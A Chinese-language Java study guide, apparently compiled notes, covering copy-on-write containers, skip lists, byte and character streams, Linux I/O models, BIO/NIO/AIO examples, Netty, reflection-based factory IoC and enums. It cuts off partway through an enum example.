Copy-On-Write 简称 COW，是一种用于程序设计中的优化策略。其基本思路是，从一开始大家都在共享同一个内容，当某个人想要修改这个内容的时候，才会真正把内容 Copy 出去形成一个新的内容然后再改，这是一种延时懒惰策略。从 JDK1.5 开始 Java 并发包里提供了两个使用 CopyOnWrite 机制实现的并发容器，它们是 CopyOnWriteArrayList 和 CopyOnWriteArraySet。CopyOnWrite 容器非常有用，可以在非常多的并发场景中使用到。

CopyOnWriteArrayList 相当于线程安全的 ArrayList，CopyOnWriteArrayList 使用了一种叫写时复制的方法，当有新元素 add 到 CopyOnWriteArrayList 时，先从原有的数组中拷贝一份出来，然后在新的数组做写操作，写完之后，再将原来的数组引用指向到新数组。

这样做的好处是我们可以对 CopyOnWrite 容器进行并发的读，而不需要加锁，因为当前容器不会添加任何元素。所以 CopyOnWrite 容器也是一种读写分离的思想，读和写不同的容器。

注意：CopyOnWriteArrayList 的整个 add 操作都是在锁的保护下进行的。也就是说 add 方法是线程安全的。

CopyOnWrite 并发容器用于读多写少的并发场景。比如白名单，黑名单，商品类目的访问和更新场景。

和 ArrayList 不同的是，它具有以下特性：

支持高效率并发且是线程安全的 因为通常需要复制整个基础数组，所以可变操作（add()、set() 和 remove() 等等）的开销很大 迭代器支持 hasNext()，next()等不可变操作，但不支持可变 remove()等操作 使用迭代器进行遍历的速度很快，并且不会与其他线程发生冲突。在构造迭代器时，迭代器依赖于不变的数组快照。

ConcurrentSkipListMap

ConcurrentSkipListMap 是一个内部使用跳表，并且支持排序和并发的一个 Map，是线程安全的。一般很少会被用到，也是一个比较偏门的数据结构。

简单介绍下跳表：

跳表是一种允许在一个有顺序的序列中进行快速查询的数据结构。

在普通的顺序链表中查询一个元素，需要从链表头部开始一个一个节点进行遍历，然后找到节点。如图 1。

跳表可以解决这种查询时间过长，其元素遍历的图示如图 2，跳表是一种使用”空间换时间”的概念用来提高查询效率的链表。

ConcurrentSkipListMap 和 ConcurrentHashMap 的主要区别：a.底层实现方式不同。ConcurrentSkipListMap 底层基于跳表。ConcurrentHashMap 底层基于 Hash 桶和红黑树。b.ConcurrentHashMap 不支持排序。ConcurrentSkipListMap 支持排序。

I/O 流

字符流、字节流

字节与字符

Bit 最小的二进制单位 ，是计算机的操作部分。取值 0 或者 1

Byte（字节）是计算机操作数据的最小单位由 8 位 bit 组成 取值（-128-127）

Char（字符）是用户的可读写的最小单位，在 Java 里面由 16 位 bit 组成 取值（0-65535）

字节流

操作 byte 类型数据，主要操作类是 OutputStream、InputStream 的子类；不用缓冲区，直接对文件本身操作。

字符流

操作字符类型数据，主要操作类是 Reader、Writer 的子类；使用缓冲区缓冲字符，不关闭流就不会输出任何内容。

互相转换

整个 IO 包实际上分为字节流和字符流，但是除了这两个流之外，还存在一组字节流-字符流的转换类。

OutputStreamWriter：是 Writer 的子类，将输出的字符流变为字节流，即将一个字符流的输出对象变为字节流输出对象。

InputStreamReader：是 Reader 的子类，将输入的字节流变为字符流，即将一个字节流的输入对象变为字符流的输入对象。

输入流、输出流

输入、输出，有一个参照物，参照物就是存储数据的介质。如果是把对象读入到介质中，这就是输入。从介质中向外读数据，这就是输出。

所以，输入流是把数据写入存储介质的。输出流是从存储介质中把数据读取出来。

字节流和字符流之间的相互转换

想要实现字符流和字节流之间的相互转换需要用到两个类：

- OutputStreamWriter 是字符流通向字节流的桥梁
- InputStreamReader 是字节流通向字符流的桥梁

字符流转成字节流

```
public static void main(String[] args) throws IOException {
    File f = new File("test.txt");

    // OutputStreamWriter 是字符流通向字节流的桥梁,创建了一个字符流通向字节流的对象
    OutputStreamWriter osw = new OutputStreamWriter(new FileOutputStream(f),
"UTF-8");

    osw.write("我是字符流转换成字节流输出的");
    osw.close();

}
```

字节流转成字符流

```
  public static void main(String[] args) throws IOException {
        File f = new File("test.txt");
        InputStreamReader inr = new InputStreamReader(new FileInputStream(f),
"UTF-8");
        char[] buf = new char[1024];

        int len = inr.read(buf);
        System.out.println(new String(buf,0,len));

        inr.close();

    }
```

同步、异步

同步与异步描述的是被调用者的。

如 A 调用 B:

如果是同步，B 在接到 A 的调用后，会立即执行要做的事。A 的本次调用可以得到结果。

如果是异步，B 在接到 A 的调用后，不保证会立即执行要做的事，但是保证会去做，B 在做好了之后会通知 A。A 的本次调用得不到结果，但是 B 执行完之后会通知 A。

阻塞、非阻塞

阻塞与非阻塞描述的是调用者的。

如 A 调用 B:

如果是阻塞，A 在发出调用后，要一直等待，等着 B 返回结果。

如果是非阻塞，A 在发出调用后，不需要等待，可以去做自己的事情。

同步，异步 和 阻塞，非阻塞之间的区别

同步、异步，是描述被调用方的。
阻塞，非阻塞，是描述调用方的。

同步不一定阻塞，异步也不一定非阻塞。没有必然关系。

举个简单的例子，老张烧水。

1. 老张把水壶放到火上，一直在水壶旁等着水开。（同步阻塞）；
2. 老张把水壶放到火上，去客厅看电视，时不时去厨房看看水开没有。（同步非阻塞）；
3. 老张把响水壶放到火上，一直在水壶旁等着水开。（异步阻塞）；
4. 老张把响水壶放到火上，去客厅看电视，水壶响之前不再去看它了，响了再去拿壶。（异步非阻塞）。

1 和 2 的区别是，调用方在得到返回之前所做的事情不一样。 1 和 3 的区别是，被调用方对于烧水的处理不一样。

Linux 5 种 IO 模型

阻塞式 IO 模型

最传统的一种 IO 模型，即在读写数据过程中会发生阻塞现象。

当用户线程发出 IO 请求之后，内核会去查看数据是否就绪，如果没有就绪就会等待数据就绪，而用户线程就会处于阻塞状态，用户线程交出 CPU。当数据就绪之后，内核会将数据拷贝到用户线程，并返回结果给用户线程，用户线程才解除 block 状态。

典型的阻塞 IO 模型的例子为：

```
data = socket.read();
```

如果数据没有就绪，就会一直阻塞在 read 方法。

非阻塞 IO 模型

当用户线程发起一个 read 操作后，并不需要等待，而是马上就得到了一个结果。如果结果是一个 error 时，它就知道数据还没有准备好，于是它可以再次发送 read 操作。一旦内核中的数据准备好了，并且又再次收到了用户线程的请求，那么它马上就将数据拷贝到了用户线程，然后返回。

所以事实上，在非阻塞 IO 模型中，用户线程需要不断地询问内核数据是否就绪，也就说非阻塞 IO 不会交出 CPU，而会一直占用 CPU。

典型的非阻塞 IO 模型一般如下：

```
while(true){
    data = socket.read();
    if(data!= error){
        处理数据
        break; }
}
```

但是对于非阻塞 IO 就有一个非常严重的问题，在 while 循环中需要不断地去询问内核数据是否就绪，这样会导致 CPU 占用率非常高，因此一般情况下很少使用 while 循环这种方式来读取数据。

IO 复用模型

多路复用 IO 模型是目前使用得比较多的模型。Java NIO 实际上就是多路复用 IO。

在多路复用 IO 模型中，会有一个线程不断去轮询多个 socket 的状态，只有当 socket 真正有读写事件时，才真正调用实际的 IO 读写操作。因为在多路复用 IO 模型中，只需要使用一个线程就可以管理多个 socket，系统不需要建立新的进程或者线程，也不必维护这些线程和进程，并且只有在真正有 socket 读写事件进行时，才会使用 IO 资源，所以它大大减少了资源占用。

在 Java NIO 中，是通过 selector.select()去查询每个通道是否有到达事件，如果没有事件，则一直阻塞在那里，因此这种方式会导致用户线程的阻塞。

也许有朋友会说，我可以采用 多线程+ 阻塞 IO 达到类似的效果，但是由于在多线程 + 阻塞 IO 中，每个 socket 对应一个线程，这样会造成很大的资源占用，并且尤其是对于长连接来说，线程的资源一直不会释放，如果后面陆续有很多连接的话，就会造成性能上的瓶颈。

而多路复用 IO 模式，通过一个线程就可以管理多个 socket，只有当 socket 真正有读写事件发生才会占用资源来进行实际的读写操作。因此，多路复用 IO 比较适合连接数比较多的情况。

另外多路复用 IO 为何比非阻塞 IO 模型的效率高是因为在非阻塞 IO 中，不断地询问 socket 状态时通过用户线程去进行的，而在多路复用 IO 中，轮询每个 socket 状态是内核在进行的，这个效率要比用户线程要高的多。

不过要注意的是，多路复用 IO 模型是通过轮询的方式来检测是否有事件到达，并且对到达的事件逐一进行响应。因此对于多路复用 IO 模型来说，一旦事件响应体很大，那么就会导致后续的事件迟迟得不到处理，并且会影响新的事件轮询。

信号驱动 IO 模型

在信号驱动 IO 模型中，当用户线程发起一个 IO 请求操作，会给对应的 socket 注册一个信号函数，然后用户线程会继续执行，当内核数据就绪时会发送一个信号给用户线程，用户线程接收到信号之后，便在信号函数中调用 IO 读写操作来进行实际的 IO 请求操作。

异步 IO 模型

异步 IO 模型是比较理想的 IO 模型，在异步 IO 模型中，当用户线程发起 read 操作之后，立刻就可以开始去做其它的事。而另一方面，从内核的角度，当它受到一个 asynchronous read 之后，它会立刻返回，说明 read 请求已经成功发起了，因此不会对用户线程产生任何 block。然后，内核会等待数据准备完成，然后将数据拷贝到用户线程，当这一切都完成之后，内核会给用户线程发送一个信号，告诉它 read 操作完成了。也就说用户线程完全不需要实际的整个 IO 操作是如何进行的，只需要先发起一个请求，当接收内核返回的成功信号时表示 IO 操作已经完成，可以直接去使用数据了。

也就说在异步 IO 模型中，IO 操作的两个阶段都不会阻塞用户线程，这两个阶段都是由内核自动完成，然后发送一个信号告知用户线程操作已完成。用户线程中不需要再次调用 IO 函数进行具体的读写。这点是和信号驱动模型有所不同的，在信号驱动模型中，当用户线程接收到信号表示数据已经就绪，然后需要用户线程调用 IO 函数进行实际的读写操作；而在异步 IO 模型中，收到信号表示 IO 操作已经完成，不需要再在用户线程中调用 iO 函数进行实际的读写操作。

注意，异步 IO 是需要操作系统的底层支持，在 Java 7 中，提供了 Asynchronous IO。

前面四种 IO 模型实际上都属于同步 IO，只有最后一种是真正的异步 IO，因为无论是多路复用 IO 还是信号驱动模型，IO 操作的第 2 个阶段都会引起用户线程阻塞，也就是内核进行数据拷贝的过程都会让用户线程阻塞。

BIO、NIO 和 AIO 的区别、三种 IO 的用法与原理

IO

什么是 IO？它是指计算机与外部世界或者一个程序与计算机的其余部分的之间的接口。它对于任何计算机系统都非常关键，因而所有 I/O 的主体实际上是内置在操作系统中的。单独的程序一般是让系统为它们完成大部分的工作。

在 Java 编程中，直到最近一直使用 流 的方式完成 I/O。所有 I/O 都被视为单个的字节的移动，通过一个称为 Stream 的对象一次移动一个字节。流 I/O 用于与外部世界接触。它也在内部使用，用于将对象转换为字节，然后再转换回对象。

BIO

Java BIO 即 Block I/O ，同步并阻塞的 IO。
BIO 就是传统的 java.io 包下面的代码实现。

NIO

什么是 NIO？NIO 与原来的 I/O 有同样的作用和目的，他们之间最重要的区别是数据打包和传输的方式。原来的 I/O 以流的方式处理数据，而 NIO 以块的方式处理数据。

面向流 的 I/O 系统一次一个字节地处理数据。一个输入流产生一个字节的数据，一个输出流消费一个字节的数据。为流式数据创建过滤器非常容易。链接几个过滤器，以便每个过滤器只负责单个复杂处理机制的一部分，这样也是相对简单的。不利的一面是，面向流的 I/O 通常相当慢。

一个 面向块 的 I/O 系统以块的形式处理数据。每一个操作都在一步中产生或者消费一个数据块。按块处理数据比按(流式的)字节处理数据要快得多。但是面向块的 I/O 缺少一些面向流的 I/O 所具有的优雅性和简单性。

AIO

Java AIO 即 Async 非阻塞，是异步非阻塞的 IO。

区别及联系

BIO （Blocking I/O）：同步阻塞 I/O 模式，数据的读取写入必须阻塞在一个线程内等待其完成。这里假设一个烧开水的场景，有一排水壶在烧开水，BIO 的工作模式就是，叫一个线程停留在一个水壶那，直到这个水壶烧开，才去处理下一个水壶。但是实际上线程在等待水壶烧开的时间段什么都没有做。

NIO （New I/O）：同时支持阻塞与非阻塞模式，但这里我们以其同步非阻塞 I/O 模式来说明，那么什么叫做同步非阻塞？如果还拿烧开水来说，NIO 的做法是叫一个线程不断的轮询每个水壶的状态，看看是否有水壶的状态发生了改变，从而进行下一步的操作。

AIO （ Asynchronous I/O）：异步非阻塞 I/O 模型。异步非阻塞与同步非阻塞的区别在哪里？异步非阻塞无需一个线程去轮询所有 IO 操作的状态改变，在相应的状态改变后，系统会通知对应的线程来处理。对应到烧开水中就是，为每个水壶上面装了一个开关，水烧开之后，水壶会自动通知我水烧开了。

各自适用场景

BIO 方式适用于连接数目比较小且固定的架构，这种方式对服务器资源要求比较高，并发局限于应用中，JDK1.4 以前的唯一选择，但程序直观简单易理解。

NIO 方式适用于连接数目多且连接比较短（轻操作）的架构，比如聊天服务器，并发局限于应用中，编程比较复杂，JDK1.4 开始支持。

AIO 方式适用于连接数目多且连接比较长（重操作）的架构，比如相册服务器，充分调用 OS 参与并发操作，编程比较复杂，JDK7 开始支持。

使用方式

使用 BIO 实现文件的读取和写入。

```
//Initializes The Object
 User1 user = new User1();
 user.setName("hollis");
 user.setAge(23);
 System.out.println(user);
```

```
        //Write Obj to File
        ObjectOutputStream oos = null;
        try {
            oos = new ObjectOutputStream(new FileOutputStream("tempFile"));
            oos.writeObject(user);
        } catch (IOException e) {
            e.printStackTrace();
        } finally {
            IOUtils.closeQuietly(oos);
        }

        //Read Obj from File
        File file = new File("tempFile");
        ObjectInputStream ois = null;
        try {
            ois = new ObjectInputStream(new FileInputStream(file));
            User1 newUser = (User1) ois.readObject();
            System.out.println(newUser);
        } catch (IOException e) {
            e.printStackTrace();
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        } finally {
            IOUtils.closeQuietly(ois);
            try {
                FileUtils.forceDelete(file);
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
```

使用 NIO 实现文件的读取和写入。

```
static void readNIO() {
        String pathname = "C:\\Users\\adew\\Desktop\\jd-gui.cfg";
        FileInputStream fin = null;
        try {
            fin = new FileInputStream(new File(pathname));
            FileChannel channel = fin.getChannel();

            int capacity = 100;// 字节
            ByteBuffer bf = ByteBuffer.allocate(capacity);
            System.out.println("限制是: " + bf.limit() + "容量是: " + bf.capacit
y()
                    + "位置是: " + bf.position());
            int length = -1;

            while ((length = channel.read(bf)) != -1) {
```

```
                /*
                 * 注意，读取后，将位置置为 0，将 limit 置为容量， 以备下次读入到字节缓冲中，从 0 开始存储
                 */
                bf.clear();
                byte[] bytes = bf.array();
                System.out.write(bytes, 0, length);
                System.out.println();

                System.out.println("限制是：" + bf.limit() + "容量是：" + bf.capacity()
                        + "位置是：" + bf.position());

            }

            channel.close();

        } catch (FileNotFoundException e) {
            e.printStackTrace();
        } catch (IOException e) {
            e.printStackTrace();
        } finally {
            if (fin != null) {
                try {
                    fin.close();
                } catch (IOException e) {
                    e.printStackTrace();
                }
            }
        }
    }

    static void writeNIO() {
        String filename = "out.txt";
        FileOutputStream fos = null;
        try {

            fos = new FileOutputStream(new File(filename));
            FileChannel channel = fos.getChannel();
            ByteBuffer src = Charset.forName("utf8").encode("你好你好你好你好你好");
            // 字节缓冲的容量和 limit 会随着数据长度变化，不是固定不变的
            System.out.println("初始化容量和 limit：" + src.capacity() + ","
                    + src.limit());
            int length = 0;

            while ((length = channel.write(src)) != 0) {
                /*
                 * 注意，这里不需要 clear，将缓冲中的数据写入到通道中后 第二次接着上一次的顺序往下读
                 */
```

```
                System.out.println("写入长度:" + length);
            }

        } catch (FileNotFoundException e) {
            e.printStackTrace();
        } catch (IOException e) {
            e.printStackTrace();
        } finally {
            if (fos != null) {
                try {
                    fos.close();
                } catch (IOException e) {
                    e.printStackTrace();
                }
            }
        }
    }
```

使用 AIO 实现文件的读取和写入。

```
public class ReadFromFile {
  public static void main(String[] args) throws Exception {
    Path file = Paths.get("/usr/a.txt");
    AsynchronousFileChannel channel = AsynchronousFileChannel.open(file);

    ByteBuffer buffer = ByteBuffer.allocate(100_000);
    Future<Integer> result = channel.read(buffer, 0);

    while (!result.isDone()) {
      ProfitCalculator.calculateTax();
    }
    Integer bytesRead = result.get();
    System.out.println("Bytes read [" + bytesRead + "]");
  }
}
class ProfitCalculator {
  public ProfitCalculator() {
  }
  public static void calculateTax() {
  }
}

public class WriteToFile {

  public static void main(String[] args) throws Exception {
    AsynchronousFileChannel fileChannel = AsynchronousFileChannel.open(
        Paths.get("/asynchronous.txt"), StandardOpenOption.READ,
        StandardOpenOption.WRITE, StandardOpenOption.CREATE);
    CompletionHandler<Integer, Object> handler = new CompletionHandler<Inte
ger, Object>() {
```

```
    @Override
    public void completed(Integer result, Object attachment) {
      System.out.println("Attachment: " + attachment + " " + result
          + " bytes written");
      System.out.println("CompletionHandler Thread ID: "
          + Thread.currentThread().getId());
    }

    @Override
    public void failed(Throwable e, Object attachment) {
      System.err.println("Attachment: " + attachment + " failed with:");
      e.printStackTrace();
    }
  };

  System.out.println("Main Thread ID: " + Thread.currentThread().getId
());
  fileChannel.write(ByteBuffer.wrap("Sample".getBytes()), 0, "First Write
",
      handler);
  fileChannel.write(ByteBuffer.wrap("Box".getBytes()), 0, "Second Write",
      handler);

 }
}
```

netty

Netty 是一个非阻塞 I/O 客户端-服务器框架，主要用于开发 Java 网络应用程序，如协议服务器和客户端。异步事件驱动的网络应用程序框架和工具用于简化网络编程，例如 TCP 和 UDP 套接字服务器。Netty 包括了反应器编程模式的实现。Netty 最初由 JBoss 开发，现在由 Netty 项目社区开发和维护。

除了作为异步网络应用程序框架，Netty 还包括了对 HTTP、HTTP2、DNS 及其他协议的支持，涵盖了在 Servlet 容器内运行的能力、对 WebSockets 的支持、与 Google Protocol Buffers 的集成、对 SSL/TLS 的支持以及对用于 SPDY 协议和消息压缩的支持。自 2004 年以来，Netty 一直在被积极开发。

从版本 4.0.0 开始，Netty 在支持 NIO 和阻塞 Java 套接字的同时，还支持使用 NIO.2 作为后端。

本质：JBoss 做的一个 Jar 包

目的：快速开发高性能、高可靠性的网络服务器和客户端程序

优点：提供异步的、事件驱动的网络应用程序框架和工具

反射

反射

反射机制指的是程序在运行时能够获取自身的信息。在 java 中，只要给定类的名字，那么就可以通过反射机制来获得类的所有属性和方法。

反射有什么作用

在运行时判断任意一个对象所属的类。

在运行时判断任意一个类所具有的成员变量和方法。

在运行时任意调用一个对象的方法。

在运行时构造任意一个类的对象。

Class 类

Java 的 Class 类是 java 反射机制的基础,通过 Class 类我们可以获得关于一个类的相关信息。

Java.lang.Class 是一个比较特殊的类，它用于封装被装入到 JVM 中的类（包括类和接口）的信息。当一个类或接口被装入的 JVM 时便会产生一个与之关联的 java.lang.Class 对象，可以通过这个 Class 对象对被装入类的详细信息进行访问。

虚拟机为每种类型管理一个独一无二的 Class 对象。也就是说，每个类（型）都有一个 Class 对象。运行程序时，Java 虚拟机(JVM)首先检查是否所要加载的类对应的 Class 对象是否已经加载。如果没有加载，JVM 就会根据类名查找.class 文件，并将其 Class 对象载入。

反射与工厂模式实现 Spring IOC

本文系转载，原文地址：https://blog.csdn.net/fuzhongmin05/article/details/61614873

反射机制概念

我们考虑一个场景，如果我们在程序运行时，一个对象想要检视自己所拥有的成员属性，该如何操作？再考虑另一个场景，如果我们想要在运行期获得某个类的 Class 信息如它的属性、构造方法、一般方法后再考虑是否创建它的对象，这种情况该怎么办呢？这就需要用到反射！

我们.java 文件在编译后会变成.class 文件，这就像是个镜面，本身是.java，在镜中是.class，他们其实是一样的；那么同理，我们看到镜子的反射是.class，就能通过反编译，了解到.java 文件的本来面目。

对于反射，官方给出的概念：反射是 Java 语言的一个特性，它允许程序在运行时（注意不是编译的时候）来进行自我检查并且对内部的成员进行操作。例如它允许一个 Java 类获取它所有的成员变量和方法并且显示出来。

反射主要是指程序可以访问，检测和修改它本身状态或行为的一种能力，并能根据自身行为的状态和结果，调整或修改应用所描述行为的状态和相关的语义。在 Java 中，只要给定类的名字，那么就可以通过反射机制来获得类的所有信息。

反射是 Java 中一种强大的工具，能够使我们很方便的创建灵活的代码，这些代码可以再运行时装配，无需在组件之间进行源代码链接。但是反射使用不当会成本很高！类中有什么信息，利用反射机制就能可以获得什么信息，不过前提是得知道类的名字。

反射机制的作用

1、在运行时判断任意一个对象所属的类；
2、在运行时获取类的对象；
3、在运行时访问 java 对象的属性，方法，构造方法等。

首先要搞清楚为什么要用反射机制？直接创建对象不就可以了吗，这就涉及到了动态与静态的概念。

静态编译：在编译时确定类型，绑定对象，即通过。

动态编译：运行时确定类型，绑定对象。动态编译最大限度发挥了 Java 的灵活性，体现了多态的应用，有以降低类之间的藕合性。

反射机制的优缺点

反射机制的优点：可以实现动态创建对象和编译，体现出很大的灵活性（特别是在 J2EE 的开发中它的灵活性就表现的十分明显）。通过反射机制我们可以获得类的各种内容，进行反编译。对于 JAVA 这种先编译再运行的语言来说，反射机制可以使代码更加灵活，更加容易实现面向对象。

比如，一个大型的软件，不可能一次就把把它设计得很完美，把这个程序编译后，发布了，当发现需要更新某些功能时，我们不可能要用户把以前的卸载，再重新安装新的版本，假如这样的话，这个软件肯定是没有多少人用的。采用静态的话，需要把整个程序重新编译一次才可以实现功能的更新，而采用反射机制的话，它就可以不用卸载，只需要在运行时动态地创建和编译，就可以实现该功能。

反射机制的缺点：对性能有影响。使用反射基本上是一种解释操作，我们可以告诉 JVM，我们希望做什么并且让它满足我们的要求。这类操作总是慢于直接执行相同的操作。

反射与工厂模式实现 IOC

Spring 中的 IoC 的实现原理就是工厂模式加反射机制。 我们首先看一下不用反射机制时的工厂模式：

```
interface fruit {
   public abstract void eat();
}
class Apple implements fruit{
    public void eat(){
        System.out.println("Apple");
    }
}
class Orange implements fruit{
    public void eat(){
        System.out.println("Orange");
    }
}
//构造工厂类
//也就是说以后如果我们在添加其他的实例的时候只需要修改工厂类就行了
class Factory{
```

```
    public static fruit getInstance(String fruitName){
        fruit f=null;
        if("Apple".equals(fruitName)){
            f=new Apple();
        }
        if("Orange".equals(fruitName)){
            f=new Orange();
        }
        return f;
    }
}
class hello{
    public static void main(String[] a){
        fruit f=Factory.getInstance("Orange");
        f.eat();
    }
}
```

上面写法的缺点是当我们再添加一个子类的时候，就需要修改工厂类了。如果我们添加太多的子类的时候，改动就会很多。下面用反射机制实现工厂模式：

```
interface fruit {
    public abstract void eat();
}
class Apple implements fruit{
public void eat(){
        System.out.println("Apple");
    }
}
class Orange implements fruit{
public void eat(){
       System.out.println("Orange");
   }
}
class Factory{
   public static fruit getInstance(String ClassName){
       fruit f=null;
       try{
           f=(fruit)Class.forName(ClassName).newInstance();
       }catch (Exception e) {
           e.printStackTrace();
       }
       return f;
   }
}
class hello{
   public static void main(String[] a){
       fruit f=Factory.getInstance("Reflect.Apple");
       if(f!=null){
           f.eat();
       }
   }
   }
```

现在就算我们添加任意多个子类的时候，工厂类都不需要修改。使用反射机制实现的工厂模式可以通过反射取得接口的实例，但是需要传入完整的包和类名。而且用户也无法知道一个接口有多少个可以使用的子类，所以我们通过属性文件的形式配置所需要的子类。

下面编写使用反射机制并结合属性文件的工厂模式（即 IoC ）。首先创建一个 fruit.properties 的资源文件：

```
apple=Reflect.Apple
orange=Reflect.Orange
```

然后编写主类代码：

```
interface fruit {
    public abstract void eat();
}
class Apple implements fruit{
    public void eat(){
        System.out.println("Apple");
    }
}
class Orange implements fruit{
    public void eat(){
        System.out.println("Orange");
    }
}
//操作属性文件类
class init{
    public static Properties getPro() throws FileNotFoundException, IOExcepti
on{
        Properties pro=new Properties();
        File f=new File("fruit.properties");
        if(f.exists()){
            pro.load(new FileInputStream(f));
        }else{
            pro.setProperty("apple", "Reflect.Apple");
            pro.setProperty("orange", "Reflect.Orange");
            pro.store(new FileOutputStream(f), "FRUIT CLASS");
        }
        return pro;
    }
}
class Factory{
    public static fruit getInstance(String ClassName){
        fruit f=null;
        try{
            f=(fruit)Class.forName(ClassName).newInstance();
        }catch (Exception e) {
```

```
            e.printStackTrace();
        }
        return f;
    }
}
class hello{
   public static void main(String[] a) throws FileNotFoundException, IOExcept
ion{
        Properties pro=init.getPro();
        fruit f=Factory.getInstance(pro.getProperty("apple"));
        if(f!=null){
            f.eat();
        }
    }
    }
```

运行结果：Apple。

IOC 容器的技术剖析

IOC 中最基本的技术就是“反射(Reflection)”编程，通俗来讲就是根据给出的类名（字符串方式）来动态地生成对象，这种编程方式可以让对象在生成时才被决定到底是哪一种对象。只是在 Spring 中要生产的对象都在配置文件中给出定义，目的就是提高灵活性和可维护性。

目前 C#、Java 和 PHP5 等语言均支持反射，其中 PHP5 的技术书籍中，有时候也被翻译成“映射”。有关反射的概念和用法，大家应该都很清楚。反射的应用是很广泛的，很多的成熟的框架，比如像 Java 中的 Hibernate、Spring 框架，.Net 中 NHibernate、Spring.NET 框架都是把”反射“做为最基本的技术手段。

反射技术其实很早就出现了，但一直被忽略，没有被进一步的利用。当时的反射编程方式相对于正常的对象生成方式要慢至少得 10 倍。现在的反射技术经过改良优化，已经非常成熟，反射方式生成对象和通常对象生成方式，速度已经相差不大了，大约为 1-2 倍的差距。

我们可以把 IOC 容器的工作模式看做是工厂模式的升华，可以把 IOC 容器看作是一个工厂，这个工厂里要生产的对象都在配置文件中给出定义，然后利用编程语言提供的反射机制，根据配置文件中给出的类名生成相应的对象。从实现来看，IOC 是把以前在工厂方法里写死的对象生成代码，改变为由配置文件来定义，也就是把工厂和对象生成这两者独立分隔开来，目的就是提高灵活性和可维护性。

使用 IOC 框架应该注意什么

使用 IOC 框架产品能够给我们的开发过程带来很大的好处，但是也要充分认识引入 IOC 框架的缺点，做到心中有数，杜绝滥用框架。

1) 软件系统中由于引入了第三方 IOC 容器，生成对象的步骤变得有些复杂，本来是两者之间的事情，又凭空多出一道手续，所以，我们在刚开始使用 IOC 框架的时候，会感觉系统变得不太直观。所以，引入了一个全新的框架，就会增加团队成员学习和认识的培训成本，并且在以后的运行维护中，还得让新加入者具备同样的知识体系。
2) 由于 IOC 容器生成对象是通过反射方式，在运行效率上有一定的损耗。如果你要追求运行效率的话，就必须对此进行权衡。
3) 具体到 IOC 框架产品（比如 Spring）来讲，需要进行大量的配制工作，比较繁琐，对于一些小的项目而言，客观上也可能加大一些工作成本。
4) IOC 框架产品本身的成熟度需要进行评估，如果引入一个不成熟的 IOC 框架产品，那么会影响到整个项目，所以这也是一个隐性的风险。

我们大体可以得出这样的结论：一些工作量不大的项目或者产品，不太适合使用 IOC 框架产品。另外，如果团队成员的知识能力欠缺，对于 IOC 框架产品缺乏深入的理解，也不要贸然引入。最后，特别强调运行效率的项目或者产品，也不太适合引入 IOC 框架产品，像 WEB2.0 网站就是这种情况。

枚举类型和泛型

枚举的用法

背景

在 java 语言中还没有引入枚举类型之前，表示枚举类型的常用模式是声明一组具 int 常量。之前我们通常利用 public final static 方法定义的代码如下，分别用 1 表示春天，2 表示夏天，3 表示秋天，4 表示冬天。

```
public class Season {
    public static final int SPRING = 1;
    public static final int SUMMER = 2;
    public static final int AUTUMN = 3;
    public static final int WINTER = 4;
}
```

这种方法称作 int 枚举模式。可这种模式有什么问题呢，我们都用了那么久了，应该没问题的。通常我们写出来的代码都会考虑它的安全性、易用性和可读性。 首先我们来考虑一下它的类型安全性。当然这种模式不是类型安全的。比如说我们设计一个函数，要求传入春夏秋冬的某个值。但是使用 int 类型，我们无法保证传入的值为合法。代码如下所示:

```
private String getChineseSeason(int season){
       StringBuffer result = new StringBuffer();
       switch(season){
           case Season.SPRING :
               result.append("春天");
               break;
           case Season.SUMMER :
               result.append("夏天");
               break;
           case Season.AUTUMN :
               result.append("秋天");
               break;
           case Season.WINTER :
               result.append("冬天");
               break;
           default :
               result.append("地球没有的季节");
               break;
       }
       return result.toString();
   }
```

```
    public void doSomething(){
        System.out.println(this.getChineseSeason(Season.SPRING));//这是正常的场景

        System.out.println(this.getChineseSeason(5));//这个却是不正常的场景，这就导致了类型不安全问题
    }
```

程序 getChineseSeason(Season.SPRING)是我们预期的使用方法。可 getChineseSeason(5)显然就不是了，而且编译很通过，在运行时会出现什么情况，我们就不得而知了。这显然就不符合 Java 程序的类型安全。

接下来我们来考虑一下这种模式的可读性。使用枚举的大多数场合，我都需要方便得到枚举类型的字符串表达式。如果将 int 枚举常量打印出来，我们所见到的就是一组数字，这是没什么太大的用处。我们可能会想到使用 String 常量代替 int 常量。虽然它为这些常量提供了可打印的字符串，但是它会导致性能问题，因为它依赖于字符串的比较操作，所以这种模式也是我们不期望的。 从类型安全性和程序可读性两方面考虑，int 和 String 枚举模式的缺点就显露出来了。幸运的是，从 Java1.5 发行版本开始，就提出了另一种可以替代的解决方案，可以避免 int 和 String 枚举模式的缺点，并提供了许多额外的好处。那就是枚举类型（ enum type ）。接下来的章节将介绍枚举类型的定义、特征、应用场景和优缺点。

定义

枚举类型（ enum type ）是指由一组固定的常量组成合法的类型。Java 中由关键字 enum 来定义一个枚举类型。下面就是 java 枚举类型的定义。

```
public enum Season {
    SPRING, SUMMER, AUTUMN, WINTER;
}
```

特点

Java 定义枚举类型的语句很简约。它有以下特点：

1）使用关键字 enum ；2）类型名称，比如这里的 Season ；3）一串允许的值，比如上面定义的春夏秋冬四季； 4）枚举可以单独定义在一个文件中，也可以嵌在其它 Java 类

中除了这样的基本要求外，用户还有一些其他选择；5）枚举可以实现一个或多个接口（Interface）； 6）可以定义新的变量 ；7）可以定义新的方法； 8）可以定义根据具体枚举值而相异的类。

应用场景

以在背景中提到的类型安全为例，用枚举类型重写那段代码。代码如下：

```
public enum Season {
    SPRING(1), SUMMER(2), AUTUMN(3), WINTER(4);

    private int code;
    private Season(int code){
        this.code = code;
    }

    public int getCode(){
        return code;
    }
}
public class UseSeason {
    /**
     * 将英文的季节转换成中文季节
     * @param season
     * @return
     */
    public String getChineseSeason(Season season){
        StringBuffer result = new StringBuffer();
        switch(season){
            case SPRING :
                result.append("[中文：春天，枚举常量:" + season.name() + "，数据:"
+ season.getCode() + "]");
                break;
            case AUTUMN :
                result.append("[中文：秋天，枚举常量:" + season.name() + "，数据:"
+ season.getCode() + "]");
                break;
            case SUMMER :
                result.append("[中文：夏天，枚举常量:" + season.name() + "，数据:"
+ season.getCode() + "]");
                break;
            case WINTER :
                result.append("[中文：冬天，枚举常量:" + season.name() + "，数据:"
+ season.getCode() + "]");
                break;
            default :
                result.append("地球没有的季节 " + season.name());
```

```
                break;
        }
        return result.toString();
    }

    public void doSomething(){
        for(Season s : Season.values()){
            System.out.println(getChineseSeason(s));//这是正常的场景
        }
